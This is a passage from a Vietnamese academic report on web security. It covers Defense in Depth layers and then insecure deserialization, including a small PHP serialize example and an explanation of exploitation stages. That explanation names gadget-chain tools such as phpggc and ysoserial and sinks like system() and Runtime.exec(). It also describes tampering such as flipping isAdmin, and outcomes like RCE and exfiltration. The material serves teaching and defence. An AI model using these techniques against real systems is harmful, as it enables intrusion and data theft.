Một trong những mô hình hiệu quả nhất để minh họa chiến lược bảo mật toàn diện là Defense in Depth (Bảo vệ nhiều lớp). Mô hình này xây dựng các lớp bảo vệ chồng lên nhau, bao phủ từ con người, mạng, ứng dụng, dữ liệu cho đến các tài sản trọng yếu của tổ chức, nhằm giảm thiểu tối đa rủi ro trong trường hợp một lớp bảo mật bị xâm nhập. Việc áp dụng mô hình này giúp hệ thống duy trì khả năng phòng thủ liên tục, đồng thời tăng khả năng phát hiện và ứng phó với các mối đe dọa tiềm ẩn.

a) Human Layer (Con người)

Con người là lớp bảo mật đầu tiên và quan trọng nhất trong mô hình Defense in Depth. Lớp này bao gồm việc đào tạo và nâng cao nhận thức cho tất cả nhân viên, người dùng và quản trị hệ thống về các nguyên tắc bảo mật cơ bản và nâng cao. Nội dung đào tạo thường bao gồm nhận diện phishing, phòng tránh social engineering, quản lý mật khẩu mạnh, chính sách sử dụng thiết bị và xử lý dữ liệu nhạy cảm. Việc này giúp giảm thiểu rủi ro từ lỗi con người - một trong những nguyên nhân phổ biến dẫn đến vi phạm bảo mật, đồng thời tạo nền tảng văn hóa an ninh, biến mỗi cá nhân thành “lớp phòng thủ” đầu tiên trước các mối đe dọa mạng.

b) Perimeter Security (Bảo mật biên mạng)

Lớp bảo mật biên mạng tập trung bảo vệ ranh giới giữa mạng nội bộ và Internet, nhằm ngăn chặn truy cập trái phép từ bên ngoài. Các cơ chế triển khai bao gồm tường lửa (firewall), VPN, reverse proxy, IDS/IPS tại biên mạng, cùng các chính sách lọc lưu lượng theo IP, port, protocol. Lớp này giúp kiểm soát lưu lượng mạng, ngăn chặn các hành vi tấn công trực tiếp vào hệ thống và hạn chế các kết nối không đáng tin cậy. Ví dụ thực tế, tường lửa có thể chặn các IP từ quốc gia không liên quan, VPN bảo vệ kết nối từ xa, còn reverse proxy giấu thông tin cấu trúc bên trong hệ thống, giảm nguy cơ lộ thông tin nhạy cảm.

c) Network Security (Bảo mật mạng nội bộ)

Bảo mật mạng nội bộ bảo vệ các kết nối giữa các hệ thống trong tổ chức, phát hiện và ngăn chặn các xâm nhập từ bên trong. Các cơ chế triển khai gồm IDS/IPS nội bộ, phân tách mạng bằng VLAN, áp dụng Network Access Control (NAC), giám sát lưu lượng mạng và phân quyền truy cập theo vai trò. Lớp này ngăn chặn sự lây lan malware, tấn công nội bộ và giúp phát hiện các hành vi truy cập trái phép trong mạng nội bộ. Ví dụ thực tiễn là phát hiện lateral movement của malware, cảnh báo khi thiết bị nội bộ truy cập bất thường vào server dữ liệu, hoặc ngăn truy cập vào các hệ thống nhạy cảm chưa được phân quyền.

d) Endpoint Security (Bảo mật thiết bị đầu cuối)

Endpoint Security tập trung bảo vệ các thiết bị kết nối vào hệ thống, bao gồm máy tính, laptop, điện thoại di động và thiết bị IoT, đảm bảo chúng không trở thành điểm yếu trong chuỗi bảo mật. Các biện pháp triển khai gồm anti virus/anti-malware, Endpoint Detection & Response (EDR), Mobile Device Management (MDM), chính sách cập nhật phần mềm định kỳ, và hardening thiết bị theo chuẩn bảo mật. Nhờ đó, các endpoint không trở thành cửa hậu cho malware, ransomware

hay truy cập trái phép. Ví dụ thực tiễn là laptop nhân viên được cài EDR, điện thoại di động tuân thủ MDM để truy cập email công ty, hoặc IoT được giám sát để hạn chế lây lan lỗ hổng.

e) Application Security (Bảo mật ứng dụng)

Lớp này tập trung bảo vệ các ứng dụng web, API và phần mềm nội bộ khỏi lỗ hổng và tấn công. Các cơ chế triển khai gồm secure coding, kiểm tra và validate dữ liệu đầu vào, kiểm thử bảo mật định kỳ, triển khai Web Application Firewall (WAF), rate limiting, session management an toàn và kiểm soát truy cập. Application Security giúp giảm thiểu rủi ro từ các lỗ hổng ứng dụng như XSS, SQL Injection hay SSRF, vì ứng dụng là điểm tương tác trực tiếp với người dùng và có thể là cổng vào hệ thống. Ví dụ, WAF chặn SQL Injection và XSS, validate đầu vào ngăn SSRF, quản lý session hạn chế hijacking.

f) Data Security (Bảo vệ dữ liệu)

Dữ liệu là trung tâm của mọi hệ thống, nên lớp bảo vệ dữ liệu đóng vai trò then chốt trong mô hình Defense in Depth. Lớp này bao gồm mã hóa dữ liệu khi lưu trữ và truyền tải, kiểm soát truy cập dựa trên quyền (RBAC/ABAC), sao lưu dữ liệu định kỳ và bảo vệ bản sao lưu. Mục tiêu là đảm bảo dữ liệu quan trọng vẫn được bảo vệ, ngay cả khi các lớp bảo mật khác bị phá vỡ. Ví dụ thực tế là dữ liệu người dùng được mã hóa trong database và truyền tải qua TLS, backup dữ liệu lưu trữ ngoài site với quyền truy cập hạn chế, giúp duy trì tính toàn vẹn và sẵn sàng.

Như vậy, các biện pháp nâng cao an toàn ứng dụng web được triển khai theo mô hình Defense in Depth cung cấp một khung bảo mật toàn diện, bao phủ từ yếu tố con người, hạ tầng mạng, thiết bị đầu cuối, ứng dụng, dữ liệu cho đến các tài sản trọng yếu của tổ chức. Mỗi lớp bảo vệ đều đóng vai trò bổ trợ cho các lớp khác, giảm thiểu rủi ro từ các lỗ hổng và mối đe dọa mạng, đồng thời nâng cao khả năng phát hiện, ứng phó kịp thời với các sự cố an ninh. Việc áp dụng các biện pháp này không chỉ giúp duy trì tính liên tục và ổn định của hệ thống mà còn bảo đảm an toàn thông tin và nâng cao uy tín của tổ chức trong môi trường mạng ngày càng phức tạp.

1.5. Kết luận chương 1

Chương 1 đã cung cấp cái nhìn tổng quan về ứng dụng web, bao gồm khái niệm, kiến trúc ba lớp, nguyên lý hoạt động, các hình thức tấn công phổ biến và các biện pháp nâng cao an toàn. Việc hiểu rõ luồng dữ liệu giữa client, server và cơ

sở dữ liệu là nền tảng quan trọng để nhận diện các điểm yếu tiềm ẩn và triển khai các biện pháp bảo vệ hiệu quả.

Các lỗ hổng bảo mật phổ biến theo OWASP Top 10 cho thấy những rủi ro thực tế mà ứng dụng web có thể gặp phải. Việc triển khai chiến lược Defense in Depth, với các lớp bảo vệ trải dài từ con người, mạng, thiết bị đầu cuối, ứng dụng, dữ liệu đến các tài sản quan trọng, giúp bảo đảm an ninh toàn diện, giảm thiểu rủi ro và nâng cao khả năng phát hiện cũng như phản ứng kịp thời trước các mối đe dọa.

Như vậy, Chương 1 đã cung cấp cái nhìn tổng quan về ứng dụng web, làm rõ kiến trúc, nguyên lý hoạt động, các lỗ hổng bảo mật phổ biến cũng như các biện pháp nâng cao an toàn. Những kiến thức này giúp hình thành nhận thức đầy đủ về các rủi ro và cách thức bảo vệ hệ thống web một cách toàn diện và hiệu quả.


CHƯƠNG 2. TỔNG QUAN VỀ LỖ HỒNG INSECURE DESERIALIZATION

2.1. Cơ chế Serialization và Deserialization

2.1.1. *Serialization*

Trong quá trình phát triển và triển khai ứng dụng phần mềm, lập trình viên có thể sử dụng nhiều ngôn ngữ lập trình khác nhau, mỗi ngôn ngữ lại sở hữu cấu trúc dữ liệu, kiểu đối tượng và cơ chế xử lý riêng biệt. Sự đa dạng này khiến việc lưu trữ, trao đổi và bảo toàn tính nhất quán của dữ liệu giữa các hệ thống trở nên phức tạp.

Đặc biệt, khi khối lượng dữ liệu ngày càng lớn và được truyền qua nhiều môi trường khác nhau (như mạng nội bộ, Internet hoặc giữa các dịch vụ microservices), nhu cầu về một cơ chế chuyển đổi dữ liệu sang định dạng có thể lưu trữ hoặc truyền tải hiệu quả trở nên cấp thiết. Chính từ yêu cầu đó, khái niệm “Serialization” đã được hình thành - đóng vai trò như cầu nối giúp dữ liệu có thể di chuyển linh hoạt giữa các thành phần của hệ thống mà vẫn giữ nguyên cấu trúc và ý nghĩa ban đầu.



Hình 2.1. Sơ đồ minh họa quá trình *Serialization* và *Deserialization*

Ví dụ trong ngôn ngữ php:

```
<?php
class User {
    public $name;
    public $isLoggedIn;
}
$user = new User();
```

```
$User->name = "carlos";
$user->isLoggedIn = true;

$serialized = serialize($User);
echo $serialized;
?>
```

Sau khi tuân tự hóa bằng hàm serialize trong PHP :

```
O:4:"User":2:{s:4:"name":s:6:"carlos";s:10:"isLoggedIn":b:1;}
```

Kỹ thuật Serialization được hình thành nhằm giải quyết nhu cầu chuẩn hóa dữ liệu trong các hệ thống phần mềm hiện đại, nơi dữ liệu và đối tượng được xây dựng bằng nhiều ngôn ngữ lập trình khác nhau với cấu trúc nội tại không đồng nhất. Việc chuyển đổi đối tượng trong bộ nhớ sang một định dạng chung, có thể lưu trữ hoặc truyền tải, không chỉ giúp khắc phục sự không thống nhất về biểu diễn dữ liệu mà còn tạo nền tảng cho quá trình giao tiếp tin cậy giữa các thành phần phần mềm. Một số lợi ích quan trọng của Serialization có thể kể đến như sau:

a) Lưu trữ dữ liệu (Data Persistence)

Serialization hỗ trợ hệ thống lưu trữ trạng thái của đối tượng một cách bền vững, cho phép khôi phục nguyên vẹn khi cần sử dụng lại. Cơ chế này đặc biệt hữu ích đối với các ứng dụng yêu cầu duy trì trạng thái hoạt động giữa nhiều phiên làm việc. Ví dụ, khi ứng dụng đóng lại, toàn bộ dữ liệu và trạng thái có thể được serialize và ghi vào tệp hoặc cơ sở dữ liệu để phục hồi khi khởi động lại.

b) Truyền tải dữ liệu qua môi trường mạng (Data Transmission)

Serialization cho phép biến đổi dữ liệu phức tạp thành chuỗi byte hoặc định dạng văn bản chuẩn, giúp dữ liệu có thể truyền tải dễ dàng qua mạng giữa client và server hoặc giữa các dịch vụ phân tán. Nhờ đó, việc đồng bộ và trao đổi thông tin giữa các hệ thống trở nên hiệu quả, giảm thiểu sai lệch dữ liệu trong quá trình truyền thông.

c) Hỗ trợ tương tác đa ngôn ngữ (Cross-Language Interoperability)

Trong môi trường phát triển đa nền tảng, Serialization đóng vai trò như ngôn ngữ chung giúp các ứng dụng được xây dựng bằng các ngôn ngữ lập trình khác nhau có thể hiểu và xử lý dữ liệu của nhau. Khi dữ liệu được serialize theo chuẩn thống nhất (như JSON, XML, Protocol Buffers), một đối tượng từ Java có thể dễ dàng được truyền và xử lý bởi ứng dụng viết bằng Python, C# hoặc bất kỳ ngôn ngữ nào hỗ trợ cùng định dạng.

d) Tăng cường bảo mật dữ liệu (Data Security)

Dữ liệu sau khi được serialize có thể được mã hóa hoặc ký số nhằm bảo đảm tính bí mật, toàn vẹn và xác thực trong quá trình lưu trữ hoặc truyền tải. Việc áp dụng cơ chế bảo mật ở lớp serialize-deserialize đặc biệt cần thiết trong các hệ thống yêu cầu mức bảo mật cao như giao dịch tài chính, quản lý danh tính hoặc truyền thông nhạy cảm.

2.1.2. Deserialization

Deserialization là quá trình ngược lại của Serialization, trong đó hệ thống khôi phục chuỗi dữ liệu (byte stream) đã được tuần tự hóa trước đó thành một bản thể hoàn chỉnh của đối tượng gốc. Quá trình này giúp tái tạo lại cấu trúc, trạng thái và toàn bộ thuộc tính của đối tượng đúng như tại thời điểm nó được serialize. Nói cách khác, deserialization cho phép hệ thống “hồi sinh” một đối tượng đã được lưu trữ hoặc truyền tải, để có thể tiếp tục sử dụng và tương tác trong chương trình hoặc ứng dụng web.

Khi quá trình deserialization hoàn tất, đối tượng được tái tạo có thể được sử dụng giống hệt như đối tượng ban đầu - bao gồm việc gọi các phương thức, truy cập thuộc tính hoặc xử lý logic trong ứng dụng. Đây là một cơ chế vô cùng quan trọng trong lập trình hướng đối tượng, đặc biệt trong các hệ thống phân tán, nơi dữ liệu thường phải được truyền tải qua mạng hoặc giữa các tiến trình khác nhau.

Hầu hết các ngôn ngữ lập trình hiện nay đều cung cấp cơ chế hỗ trợ deserialization dưới dạng thư viện hoặc hàm tích hợp sẵn. Tuy nhiên, cách thức deserialization có thể khác nhau tùy theo ngôn ngữ và định dạng dữ liệu sử dụng. Một số ngôn ngữ như Java, C# thường sử dụng định dạng nhị phân (binary) để tuần tự hóa dữ liệu, trong khi các ngôn ngữ khác như Python, PHP, hoặc JavaScript có thể sử dụng các định dạng chuỗi (string-based) như JSON, XML hoặc các định dạng tuần tự hóa đặc thù của từng ngôn ngữ.

Một điểm quan trọng cần lưu ý là trong quá trình serialization, tất cả các thuộc tính của đối tượng - bao gồm cả các trường private (riêng tư) - đều có thể được lưu trữ trong dữ liệu tuần tự hóa. Vì vậy, nếu không được kiểm soát, việc deserialization dữ liệu đến từ nguồn không tin cậy có thể dẫn đến lỗ hổng bảo mật nghiêm trọng như Insecure Deserialization, cho phép kẻ tấn công can thiệp, chèn mã độc hoặc điều khiển luồng thực thi của chương trình.

2.2. Bản chất và cơ chế hoạt động của lỗ hổng Insecure Deserialization

2.2.1. Khái niệm về lỗ hổng Insecure Deserialization

Lỗ hổng Insecure Deserialization xảy ra khi một ứng dụng thực hiện quá trình deserialization trên dữ liệu không đáng tin cậy (do người dùng hoặc bên thứ ba cung cấp) mà không có cơ chế xác thực, giới hạn kiểu đối tượng hoặc các biện pháp bảo vệ thích hợp. Kết quả là kẻ tấn công có thể chèn, sửa đổi hoặc tạo mới các đối tượng tuân tự hóa sao cho khi được khôi phục trong môi trường đích, các đối tượng này gây ra hành vi ngoài ý muốn: thay đổi luồng xử lý, truy xuất hoặc làm rò rỉ dữ liệu, leo thang quyền hạn, thậm chí dẫn tới thực thi mã từ xa (Remote Code Execution - RCE).

Trong phiên bản OWASP Top 10 năm 2017, lỗ hổng Insecure Deserialization được xếp ở vị trí thứ 8 với mã định danh A08:2017 - Insecure Deserialization. Đến năm 2021, OWASP đã tái phân loại và gộp lỗ hổng này vào nhóm A08:2021 - Software and Data Integrity Failures, tiếp tục giữ ở vị trí thứ 8 trong danh sách các rủi ro bảo mật web phổ biến nhất.

2.2.2. Bản chất lỗ hổng Insecure Deserialization

Lỗ hổng Insecure Deserialization bắt nguồn từ việc xử lý thiếu an toàn trong quá trình khôi phục đối tượng (deserialization) từ dữ liệu tuân tự hóa mà người dùng có thể kiểm soát. Về bản chất, lỗi này xuất phát từ sự kết hợp của nhiều yếu tố - bao gồm thiếu nhận thức bảo mật của lập trình viên, thiết kế hệ thống chưa chặt chẽ, và mức độ phức tạp cao của các thư viện phụ thuộc trong ứng dụng hiện đại.

Trong môi trường phát triển phần mềm hiện nay, các hệ thống web thường phải trao đổi dữ liệu giữa nhiều thành phần (client, server, microservices, API,...). Việc truyền các đối tượng đã được tuân tự hóa là cần thiết để duy trì tính toàn vẹn của dữ liệu. Tuy nhiên, khi dữ liệu này đến từ nguồn không tin cậy mà vẫn được deserialize trực tiếp, nó có thể trở thành kênh tấn công nghiêm trọng, cho phép kẻ tấn công kiểm soát hành vi của ứng dụng.

a) Thiếu nhận thức về mức độ nguy hiểm của deserialization

Một trong những nguyên nhân phổ biến nhất là lập trình viên đánh giá thấp rủi ro của việc deserialize dữ liệu có thể bị người dùng thay đổi. Nhiều hệ thống cho phép client gửi lên các đối tượng đã được serialize (ví dụ: thông qua cookie, API request hoặc session token) và khôi phục lại chúng ở phía server để xử lý. Khi

đó, nếu dữ liệu này bị chỉnh sửa, quá trình khôi phục có thể dẫn đến việc tạo ra các đối tượng độc hại và thực thi các hành vi không mong muốn.

b) Cơ chế kiểm tra dữ liệu không hiệu quả

Một số ứng dụng cố gắng xác thực dữ liệu sau khi đã deserialize. Tuy nhiên, cách tiếp cận này không đủ an toàn vì các hành động nguy hiểm (ví dụ: gọi hàm khởi tạo, kích hoạt callback hoặc thực thi phương thức đặc biệt như `__wakeup()` trong PHP hoặc `readObject()` trong Java) có thể xảy ra ngay trong quá trình deserialization, trước khi dữ liệu được kiểm tra. Do đó, mọi biện pháp kiểm tra ở giai đoạn hậu xử lý (post-deserialization validation) thường đến quá muộn để ngăn chặn tấn công.

c) Giả định sai về tính “an toàn” của dữ liệu nhị phân

Không ít nhà phát triển cho rằng định dạng nhị phân (binary serialization) là an toàn vì người dùng “không thể đọc hoặc chỉnh sửa được”. Trên thực tế, các công cụ phân tích nhị phân (như ysoserial, phpgc, pickletools,...) cho phép attacker giải mã, thay đổi và tái đóng gói dữ liệu serialize một cách dễ dàng. Điều này có nghĩa là mọi dữ liệu có thể bị kiểm soát, bất kể định dạng nhị phân hay văn bản (JSON, XML, YAML,...).

d) Sự phức tạp trong hệ thống phụ thuộc (Dependencies)

Các ứng dụng web hiện đại thường sử dụng nhiều thư viện và framework khác nhau. Mỗi thư viện có thể mang theo hàng trăm lớp (class) và phương thức (method) hỗ trợ serialization/deserialization. Tập hợp các lớp này tạo thành một không gian tấn công khổng lồ (attack surface).

Kẻ tấn công có thể khai thác các lớp sẵn có để xây dựng chuỗi các đối tượng (gadget chain) - trong đó, đầu ra của một phương thức được sử dụng làm đầu vào cho phương thức khác, cho đến khi đạt được hành vi mong muốn như ghi tệp, gọi lệnh hệ thống hoặc thực thi mã tùy ý (RCE). Việc kiểm soát và dự đoán toàn bộ luồng thực thi của các gadget này gần như là không thể, đặc biệt trong các hệ thống có nhiều phụ thuộc bên thứ ba.


e) Khó khăn trong việc xác thực dữ liệu phức tạp

Đối tượng được tuân tự hóa có thể chứa nhiều lớp lồng nhau, các thuộc tính riêng tư (private) hoặc liên kết với các đối tượng khác. Việc xây dựng một cơ chế xác thực và làm sạch (validation/sanitization) đủ mạnh để bao phủ tất cả các

trường hợp là rất khó khăn, đặc biệt khi kẻ tấn công có thể lợi dụng những cấu trúc ít được sử dụng hoặc không được kiểm tra thường xuyên.

2.2.3. Cơ chế hoạt động của lỗ hổng Insecure Deserialization

Lỗ hổng Insecure Deserialization hoạt động dựa trên việc ứng dụng thực hiện quá trình khôi phục đối tượng (deserialization) từ dữ liệu đầu vào do người dùng cung cấp mà không kiểm soát hoặc xác thực nguồn gốc dữ liệu. Khi dữ liệu đã bị kẻ tấn công chỉnh sửa, quá trình deserialization có thể kích hoạt các phương thức nguy hiểm, dẫn đến thay đổi hành vi chương trình, truy cập trái phép hoặc thực thi mã độc trên hệ thống.



Hình 2.2. Mô tả cơ chế hoạt động của lỗ hổng Insecure Deserialization

Cơ chế khai thác của lỗ hổng này thường diễn ra qua bốn giai đoạn chính, được mô tả như sau:

a) Giai đoạn 1 - Tuần tự hóa hợp lệ (Serialization Phase)

Ở giai đoạn đầu, ứng dụng web hoặc hệ thống phần mềm thực hiện chuyển đổi các đối tượng (object) trong bộ nhớ thành chuỗi dữ liệu có thể lưu trữ hoặc truyền qua mạng - quá trình này được gọi là serialization. Cơ chế này giúp hệ thống có thể lưu trạng thái tạm thời của người dùng (session state) hoặc truyền dữ liệu giữa các thành phần khác nhau mà không cần khởi tạo lại toàn bộ đối tượng từ đầu.

Ví dụ, các thông tin sau thường được tuần tự hóa:

- Đối tượng người dùng (user object) chứa tên, ID, vai trò (role), hoặc trạng thái đăng nhập.

- Cấu trúc dữ liệu phức tạp trong bộ nhớ cần lưu tạm (cart, profile, settings,...).
- Dữ liệu phiên làm việc (session) trong cookie hoặc file tạm.
- Token phiên giao tiếp giữa các microservices hoặc API nội bộ.

Các định dạng dữ liệu tuân tự hóa có thể khác nhau tùy ngôn ngữ và framework:

- PHP: dạng chuỗi O:8:"stdClass":... hoặc chuỗi base64 mã hóa.
- Java: binary stream chứa header ac ed 00 05.
- Python: dữ liệu nhị phân do pickle tạo ra.
- .NET / C#: định dạng binary hoặc XML.

Mục tiêu của bước này là đơn giản hóa việc lưu trữ, truyền tải và khôi phục dữ liệu, tuy nhiên nếu dữ liệu này được gửi về phía client và có thể bị sửa đổi, nó sẽ trở thành điểm yếu nghiêm trọng cho giai đoạn sau.

b) Giai đoạn 2 - Giả mạo dữ liệu (Manipulation Phase)

Ở giai đoạn này, kẻ tấn công thu thập các chuỗi dữ liệu đã được tuân tự hóa mà ứng dụng truyền tới trình duyệt hoặc các thiết bị đầu cuối (ví dụ: cookie, token, trường ẩn trong form hoặc payload API), sau đó tiến hành giải mã và phân tích cấu trúc nội tại nhằm xác định những trường, kiểu dữ liệu và chỉ số (length/offset, checksum nếu có) có thể bị thao tác. Quá trình phân tích thường bao gồm việc bắt gói tin bằng proxy, decode các lớp mã hóa trung gian (Base64, URL-encoding, gzip, ...) và đọc cấu trúc serialized để nhận diện tên lớp, tên thuộc tính, kiểu dữ liệu và các chỉ báo định dạng.

Dựa trên kết quả phân tích, attacker sẽ chỉnh sửa trực tiếp chuỗi serialized hoặc sinh lại một đối tượng hợp lệ bằng script/công cụ tương ứng, đồng thời đảm bảo bảo toàn cấu trúc định dạng (cập nhật chỉ số độ dài, offsets hoặc checksum khi cần) để tránh làm hỏng payload. Hành vi chỉnh sửa có thể bao gồm: thay đổi giá trị thuộc tính (ví dụ isAdmin: false → true, userID: 1 → 0), chèn thêm các đối tượng mới hoặc cấu trúc lại object graph sao cho khi được deserialized chúng sẽ khởi tạo các phương thức đặc biệt hoặc tương tác với các lớp sẵn có.

Để thuận tiện trong việc tạo/hiệu chỉnh payload, kẻ tấn công thường sử dụng các bộ công cụ chuyên dụng theo ngôn ngữ: phpggc cho PHP, ysoserial cho Java, pickletools / pickle-mixin cho Python. Các công cụ này hỗ trợ sinh serialized object hợp lệ hoặc ghép nối các lớp (gadget) đã được biết đến để hình thành gadget chain. Mục tiêu của gadget chain là chuyển dữ liệu do attacker kiểm soát tới một “sink” nguy hiểm (ví dụ: hàm thực thi hệ thống, file I/O, hoặc gọi mạng), mà không cần nạp mã nguồn mới lên server.

Khi chuỗi gadget được thiết kế thành công, các hành vi nguy hiểm có thể bao gồm:

- Gọi hàm hệ thống (system(), exec(), Runtime.exec()), dẫn tới khả năng thực thi mã (RCE).
- Ghi/đọc/xóa tệp trên máy chủ (tạo shell, phá hoại dữ liệu).
- Gửi yêu cầu mạng ra bên ngoài (HTTP/DNS/TCP) để exfiltrate dữ liệu hoặc làm dấu hiệu phát hiện.
- Thao túng logic nội bộ (thay đổi trạng thái, bypass kiểm soát phân quyền).

c) Giai đoạn 3 - Giải tuần tự hóa dữ liệu độc hại (Deserialization Phase)

Giai đoạn này là điểm then chốt của kịch bản tấn công: khi server nhận chuỗi dữ liệu đã bị giả mạo và gọi cơ chế deserialization mà không có biện pháp kiểm soát thích hợp, chuỗi đó sẽ được khôi phục thành các đối tượng trong bộ nhớ của ứng dụng. Toàn bộ quá trình khôi phục - từ việc ánh xạ các phần tử dữ liệu lên cấu trúc lớp đến tái tạo trạng thái nội bộ của đối tượng - diễn ra nội bộ và tự động trong runtime, thường trước khi bất kỳ bước xác thực hay xử lý nghiệp vụ nào được áp dụng. Do đó, một payload duy nhất có thể sinh ra tác động an ninh ngay tại thời điểm này.

Về mặt hành vi, bộ giải tuần tự (deserializer) thực hiện các thao tác chính sau: đọc luồng byte/text, xác định lớp và trường tương ứng, gán giá trị vào các thuộc tính (kể cả private/protected), và tái kiến tạo đồ thị đối tượng (object graph) với các tham chiếu nội bộ được khôi phục. Vì serializer làm việc ở mức thấp hơn logic ứng dụng, nó có thể khôi phục các tham chiếu phức tạp, vòng tham chiếu và các cấu trúc lồng nhau - điều này cho phép dữ liệu do kẻ tấn công kiểm soát đi sâu vào trạng thái nội bộ của chương trình, vượt ra ngoài các vùng dữ liệu công khai mà API bình thường xử lý.

d) Giai đoạn 4 - Thực thi mã hoặc thao túng hệ thống (Exploitation Phase)

Khi payload độc hại đã được tái tạo trong bộ nhớ và các thành phần (gadget) cần thiết được kích hoạt, hệ thống bước vào giai đoạn khai thác: các hành vi do kẻ tấn công thiết kế sẽ được thực hiện bằng quyền của tiến trình ứng dụng. Mức độ thiệt hại phụ thuộc chủ yếu vào quyền hạn của tiến trình đó (ví dụ www-data, apache, tomcat) và phạm vi các lớp/ phương thức có sẵn trong classpath.

1. Thực thi mã từ xa (Remote Code Execution - RCE)

- Cơ chế: Gadget chain dẫn dữ liệu tới một sink có khả năng gọi lệnh hệ thống (ví dụ system(), exec(), Runtime.exec()), hoặc ghi file chứa mã và sau đó include/execute.
- Tác động: Kẻ tấn công có thể chạy lệnh tùy ý, tải xuống mã độc, thiết lập backdoor, hoặc leo thăng sang chiếm toàn quyền điều khiển máy chủ.
- Mức độ: Cực kỳ nghiêm trọng - thường được xếp vào lỗ hổng mức độ cao nhất.

2. Leo thang đặc quyền (Privilege Escalation)

- Cơ chế: Thay đổi thuộc tính nội bộ (ví dụ role, isAdmin, userID) hoặc khai thác logic xử lý để nâng quyền truy cập.
- Tác động: Từ một tài khoản bình thường hoặc tiến trình ít quyền, attacker có thể đạt được quyền cao hơn trong ứng dụng hoặc hệ thống, mở rộng bờ măt tấn công.
- Mức độ: Cao - có thể dẫn tới truy cập dữ liệu nhạy cảm hoặc thao tác cấu hình hệ thống.

3. Bypass xác thực (Authentication / Session Forgery)

- Cơ chế: Chính sửa session object hoặc token serialized để giả mạo danh tính người dùng hợp lệ; server tin dữ liệu đã deserialize mà không kiểm tra tính toàn vẹn.
- Tác động: Kẻ tấn công truy cập tài khoản của người khác, thực hiện hành vi dưới danh nghĩa người dùng đó (gửi/nhận giao dịch, thay đổi cài đặt, v.v.).
- Mức độ: Trung đến cao, phụ thuộc quyền của tài khoản bị giả mạo.

4. Thao túng luồng xử lý ứng dụng (Business Logic Manipulation)

- Cơ chế: Thay đổi các tham số nội bộ hoặc trạng thái đối tượng để làm sai lệch điều kiện xử lý (ví dụ: bỏ qua kiểm tra, thay đổi limit, can thiệp quy trình thanh toán).
- Tác động: Ứng dụng thực hiện các hành vi trái quy tắc nghiệp vụ - dẫn tới tổn thất về tài chính, dữ liệu sai lệch hoặc mất tính toàn vẹn nghiệp vụ.
- Mức độ: Trung đến cao, tùy theo domain và quy mô ảnh hưởng.

5. Rò rỉ thông tin nhạy cảm (Information Disclosure / Exfiltration)

- Cơ chế: Payload kích hoạt hành vi đọc file, dump database, hoặc gửi dữ liệu ra ngoài thông qua kết nối HTTP/DNS/TCP.
- Tác động: Lộ cấu hình, khóa bí mật, dữ liệu người dùng; có thể dùng làm bước đệm cho tấn công sâu hơn.
- Mức độ: Cao - đặc biệt nghiêm trọng khi dữ liệu là thông tin nhạy cảm (credentials, secrets).

6. Tấn công từ chối dịch vụ (Denial of Service - DoS)

- Cơ chế: Tạo cấu trúc dữ liệu yêu cầu lượng lớn bộ nhớ/CPU (ví dụ object đê quy sâu, mảng khổng lồ) hoặc gây deadlock trong quá trình khôi phục.
- Tác động: Ứng dụng suy giảm hiệu năng, treo hoặc sập; ảnh hưởng tới tính khả dụng dịch vụ.
- Mức độ: Trung - cao tùy mức độ tiêu tốn tài nguyên

2.3. Khai thác lỗ hổng Insecure Deserialization

2.3.1. Phát hiện và xác định dữ liệu serialized trong ứng dụng

Quá trình phát hiện và xác định dữ liệu serialized trong ứng dụng là bước khởi đầu có vai trò đặc biệt quan trọng trong việc phân tích và khai thác lỗ hổng Insecure Deserialization. Mục tiêu của giai đoạn này là xác định chính xác những điểm trong ứng dụng có thực hiện thao tác tuần tự hóa (serialization) và giải tuần tự hóa (deserialization) dữ liệu, đặc biệt là các vị trí mà dữ liệu đầu vào có thể chịu

